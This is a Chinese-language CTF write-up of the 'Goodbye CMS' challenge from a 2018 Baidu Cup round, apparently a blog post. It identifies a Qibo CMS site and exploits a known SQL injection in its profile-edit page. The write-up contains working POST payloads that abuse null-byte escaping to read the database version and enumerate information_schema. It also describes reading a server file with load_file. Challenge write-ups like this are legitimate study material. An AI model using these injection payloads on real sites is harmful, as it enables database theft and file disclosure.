[百度杯]九月场 再见CMS writeup

原创

Flyour 于 2018-04-05 14:40:25 发布 1686 收藏

分类专栏： ctf 文章标签： ctf cms

再见CMS

拿到链接是一个博客网站,对于这样的题目:

1. 第一步,肯定是要判断出cms类型
2. 第二步,查询该cms曾经出现的漏洞
3. 第三步,然后利用这些漏洞拿到flag.

第一步：判断cms类型

这是该网站的登录页面，根据这个登录页面和下方的备案号、版权声明的格式都可以判断出这是个齐博cms。
下面是齐博CMS的整站系统：http://v7.qibosoft.com/

可以看出这两个登录页面几乎一致，而且连备案号都一样，当然，现实情况不太可能出现备案号一样的情况的。
要掌握判断cms这个技能，更多的还是需要不断的积累，掌握每种cms的特征。

第二步：查询该cms的漏洞

关于查漏洞这件事，可以利用乌云镜像等安全网站。
一个可以利用的漏洞是https://www.2cto.com/article/201501/365742.html

根据漏洞构造这样一个注入语句，判断能否注入：

http://64475e701bee42ceba15a967b3737b7ebd9a2eace0794caf.game.ichunqiu.com/member/userinfo.php?job=edit&step=2

post数据：

truename=xxxx%0000&Limitword[000]=&email=123456@qq.com&provinceid=,address=(select version()) where uid=3 %23

简单的说一下这个注入，url是一个修改个人信息的链接，post里面是我们要修改的内容，变量里面的%00经过转义会变成\0,那么$truename=xxxx%0000就会变成 $truename = xxxx\000 ，而关联数组变量$Limitword则会对$truename这些变量进行字符串替换，把符合key值的字符替换为value。我们提交的post里面$Limitword则有 000=>",这样一对kay-value值，所以$truename则会被替换为 $truename = xxxx\，且字符串里面的\是没有经过转义的。我们测试以下注入能否进行。

看红色下划线部分，`truename`='xxxx\',`provinceid`=' ',`cityid`='' WHERE username='abc' ，在xxxx前面有一个单引号，但是xxxx后面的那个单引号被加了\，表示转义，所以xxxx后面的单引号便不再具有闭合单引号的功能。所以 `truename`='xxxx\',`provinceid`=' 成为了一个完整单引号闭合的变量。那么，我们就可以在post里的provinceid字段里写入注入语句。

第三步：根据漏洞寻找falg

构造一个新的注入语句：


http://b1f785391ba6431d9a2e8a22e48773ba5016db6c50014542.game.ichunqiu.com/member/userinfo.php?job=edit&step=2

post数据：


truename=xxxx%0000&Limitword[000]=&email=123456@qq.com&provinceid= , address=(select version()) where uid = 3 %23

uid处填写自己的uid，（uid在个人信息页面的url里面）。 %23是#的url编码，目地是把后面的语句注释掉。

然后访问自己的个人信息页面：



会看到，在联系地址那一栏里显示出了我们注入得到的结果。
那么接下来我可能就会区数据库里看一下有没有flag:
先看一下有哪些库：



看一下blog库里有什么表：

看一下有哪些字段，主要问题是如何绕过单引号的转义,我是通过这样的方式进行绕过的：
post数据：
truename=xxxx%0000&Limitword[000]=&email=123456@qq.com&provinceid=
, address=(select group_concat(distinct(column_name)) from information_schema.columns where table_name = (select distinct(table_name) from information_schema.tables where table_schema = database() limit 1)) where uid = 3 %23

好像没有有关falg的信息，我们试一下/var/www/html/flag.php。那么在已知sql注入的情况下，如何读取一个文件的内容呢？
https://www.cnblogs.com/blacksunny/p/8060028.html

load_file函数里面那一串十六进制数字代表/var/www/html/flag.php

flag需要查看个人信息页面的源码才能看见。